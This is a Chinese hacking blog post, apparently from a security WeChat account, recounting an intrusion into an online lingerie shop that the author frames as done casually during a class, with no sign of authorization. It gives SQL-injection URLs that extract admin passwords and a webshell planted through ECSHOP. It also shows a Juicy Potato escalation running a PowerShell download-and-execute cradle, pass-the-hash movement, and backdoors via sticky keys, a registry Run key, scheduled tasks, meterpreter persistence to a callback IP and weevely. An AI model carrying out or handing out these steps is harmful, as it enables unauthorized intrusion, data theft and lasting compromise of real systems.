
记一次内衣渗透测试

原创一寸一叶 HACK学习呀
2020-11-08原文


> 文章很水，被学校强迫去上syb创业指导课，同桌上课难耐，人多又不敢去p站看考研视频，只能逛逛这些nei衣店缓冲一下，于是就有了下文

0x01 SQL注入

这站真大，不对，这站真圆.php的站随便随便一测



一枚注入



因为只能读取32位所以使用substring分开读取

https://aaaa.com/1.php?id=210%20and%20extractvalue(1,concat(0x7e,(select password from admin limit 1,1),0x7e))%20#

https://aaaa.com/1.php?id=210%20and%20extractvalue(1,concat(0x7e,substring((select password from admin limit 1,1),30,35),0x7e))%20#

舒服了，这下可以给光明正大的进去选内衣了

0x02 拿shell

看看robots.txt

```
User-agent: *
Disallow: /a[illegible]
```

inurl:a.com admin

进入后台发现是ECSHOP 这里原本是file改为image绕过

似乎不行被重置了

这里发现可以执行sql语句而且存在绝对路径泄露

ok下面就好说了，写入一句话

yle21.php?pop3=phpinfo();

PHP Version 5.4.13

System	Windows NT QUINSERVER 6.2 build 9200 (Unknown Windows version Datacenter Edition) i586
Build Date	Mar 15 2013 02:02:32
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-

0x03 提权

```
C:\inetpub\wwwroot\icmarts\mobile> whoami
nt authority\iusr
```


权限有点小低

```
C:\inetpub\wwwroot\icmarts\mobile> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows Server 2012 R2 Datacente
OS Version:                6.3.9600 N/A Build 9600
```


存在mysql也没其他可以利用的

```
C:\inetpub\wwwroot\icmarts\mobile> type ha.txt
Name                                                                Version
IIS URL Rewrite Module 2                                            7.2.1980
Microsoft Visual Studio 2015 VsGraphics Helper Dependencies         14.0.25424
MySQL Connector J                                                   5.1.27
Microsoft Visual Studio 2015 Update 3 Performance Collection Tools - ENU    14.0.25424
Microsoft Visual Studio 2015 Update 3 Performance Collection Tools          14.0.25424
iisnode for iis 7.x (x64) full                                      0.2.21.0
Microsoft ASP.NET MVC 3                                             3.0.50813.0
MySQL Utilities                                                     1.3.5
Microsoft Visual C++ 2015 x64 Minimum Runtime - 14.0.24210          14.0.24210
Microsoft Visual Studio 2015 Update 3 Diagnostic Tools - x86        14.0.25424
Windows Software Development Kit for Windows Store Apps DirectX x86 Remote   8.100.25984
Microsoft Report Viewer 2012 ???                                    11.1.2802.11
Microsoft Visual Studio 2015 Update 3 Diagnostic Tools - amd64      14.0.25424
Microsoft System CLR Types for SQL Server 2012 (x64)                11.0.2100.60
Microsoft Web Platform Installer 5.0                                5.0.50430.0
Microsoft Visual Studio 2015 Update 3 Remote Debugger               14.0.25424
Windows Software Development Kit DirectX x86 Remote                 8.100.25984
Microsoft Visual C++ 2015 x64 Additional Runtime - 14.0.24210       14.0.24210
Microsoft Report Viewer 2015 ???                                    12.0.2402.15
MySQL Connector C++ 1.1.3                                           1.1.3
MySQL Notifier 1.1.4                                                1.1.4
Microsoft Visual Studio Production Diagnostics Instrumentation Engine (x64)  2.0.23.0
Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030       11.0.61030
Microsoft System CLR Types for SQL Server 2014                      12.0.2402.11
Node.js                                                             8.9.4
MySQL Connector/C 6.1                                               6.1.8
MySQL Workbench 6.0 CE                                              6.0.8
Google Update Helper                                                1.3.36.31
```

尝试mysql提权

```
$db_name    = "[redacted]";

// database username
$db_user    = "root";

// database password
$db_pass    = "[redacted]";
//$db_pass    = "";
// table prefix
$prefix     = "ecs_";

$timezone    = "[redacted]";

$cookie_path     = "/";

$cookie_domain     = "";
```



```
1  select @@secure_file_priv;
```

执行结果

导出


@@secure_file_priv

除了目录不能上传其他条件都满足所以当我没说，上cs,powershell上线

external	internal	user	computer
[redacted]	10.0.0.5	IUSR	[redacted]

提权这里使用Juicy Potato 具体可以参考三好学生文章

选择想要的任何CLSID,链接




然后我们在以system权限执行powershell

```
shell style.exe -p "powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('powershell 地 址 '))\"" -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
```


这里面的双引号记得转义

0x04 横向渗透



为工作组环境，扫出来0.9也是一台web这里hash传递直接拿下，继续抓hash，目前以有如下账户 wiseadmin shopaccount mysql wiseadmin filetransfer demoadmin WDAGUtilityAccount

平平无奇hash传递--




一个应该是web的的一个demo，然后0.7可能是数据库服务器

都是admin权限了如果想要获取system的话可以使用SelectMyParent，其实也就是j把新进程当中system进程的子进程，这里就用cs的马，先查看winlogon.exe的pid

可以看到这里为500

然后把我们的systen.exe上传，执行shell SelectMyParent.exe systen.exe 500




这步操作其实就是凑点字数 ， 哈哈哈哈

0x05 权限维持

这里就拿本机测试了


粘滞键后门 在windows上连续按5次“Shift”，就可以调出粘滞键




粘滞键指的是电脑使用中的一种快捷键，专为同时按下两个或多个键有困难的人而设计的。粘滞键的主要功能是方便Shift等键的组合使用。粘滞键可以先按一个键位（如shift），再按另一键位，而不是同时按下两个键位，方便某些因身体原因而无法同时按下多键的人。一般的电脑连按五次shift会出现粘滞键提示


使用如下命令


```
cd windows\system32move sethc.exe sethc.exe.bakcopy cmd.exe sethc.exe
```




如果目标机是 winvista 以上的，即 winvista 以后出的系统，修改 sethc 会提示需要 trustedinstaller
权限，所以想要继续，那就需要修改所有者为Administrator，并修改其权限：











然后修改为完全控制




现在我们连续按下5次shift就弹出一个system权限的cmd



注册表注入后门

在普通用户权限下，攻击者将会需要执行的后门程序或者脚本路径写到注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run键值可以任意设置，或者直接执行如下命令添加启动项 REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v test /t REG_SZ /d "C:\shell.exe" 当管理员重新登录系统时，就会执行后门程序



计划任务后门

命令:schtasks /Create /tn Updater /tr c:\shell.exe /sc hourly /mo 1

以上的命令会在每小时执行一次shell.exe，在win7及以下的系统使用at命令代替schtasks

meterpreter后门

```
meterpreter > run persistence -U -i 5 -p 1234 -r 192.168.220.128 -A
```

自动启动一个匹配的

exploit / multi / handler来连接到代理 -L

如果未使用%TEMP%，则在目标主机中写入有效负载的位置。

-P 有效负载使用，默认为windows / meterpreter / reverse_tcp。

-S 作为服务自动启动该木马（具有SYSTEM权限）

-T 要使用的备用可执行模板

-U 用户登录时自动启动该木马

-X 系统引导时自动启动该木马


-h 这个帮助菜单

-i 每次连接尝试之间的时间间隔（秒）


-p 运行Metasploit的系统正在侦听的端口

-r 运行Metasploit监听连接的系统的IP

缺点是容易被杀毒软件查杀，然后它就在目标机新建一个vbs文件，然后每次自动启动他



web后门的话可以使用weevely 这里生成一个shell.php来测试



将文件放入服务器目录下，然后执行

```
weevely http://192.168.220.1/shell.php
```

shell 可以help查看帮助

```
audit.etcpasswd | 枚举/etc/passwd

audit.userfiles | 列举用户/home下具有权限的文件

audit.mapwebfiles | 枚举任意Web站点的URL链接

shell.php | 编写php文件

shell.sh | 编写系统脚本

system.info | 收集系统信息

find.suidsgid | 查找SUID / SGID文件和目录

find.perms | 查找权限可读/写/可执行文件和目录

backdoor.tcp | TCP端口后门

backdoor.reversetcp | 反弹TCP连接

bruteforce.sql | 爆破指定数据库用户名密码
```

bruteforce.sqlusers | 爆破所有数据库用户密码

file.upload | 上传本地文件

file.upload2web | 上传二进制/ ASCII文件至目标站点文件夹并枚举URL

file.enum | 在本地词表的书面枚举远程文件

file.read | 读文件

file.rm | 删除文件

file.check | 检查远程文件的状态（md5值，大小，权限等）

file.download | 下载远程二进制/ ASCII文件到本地

sql.console | 启动SQL控制台

sql.dump | 备份数据库，即脱库


net.scan | 端口扫描

net.phpproxy | 安装远程php代理


net.ifaces | 显示远程主机网络接口信息

net.proxy | 安装隧道通信代理

执行一些windows命令




执行自带命令



END

点赞 在看 转发

原创投稿作者：一寸一叶



精选留言

用户设置不下载评论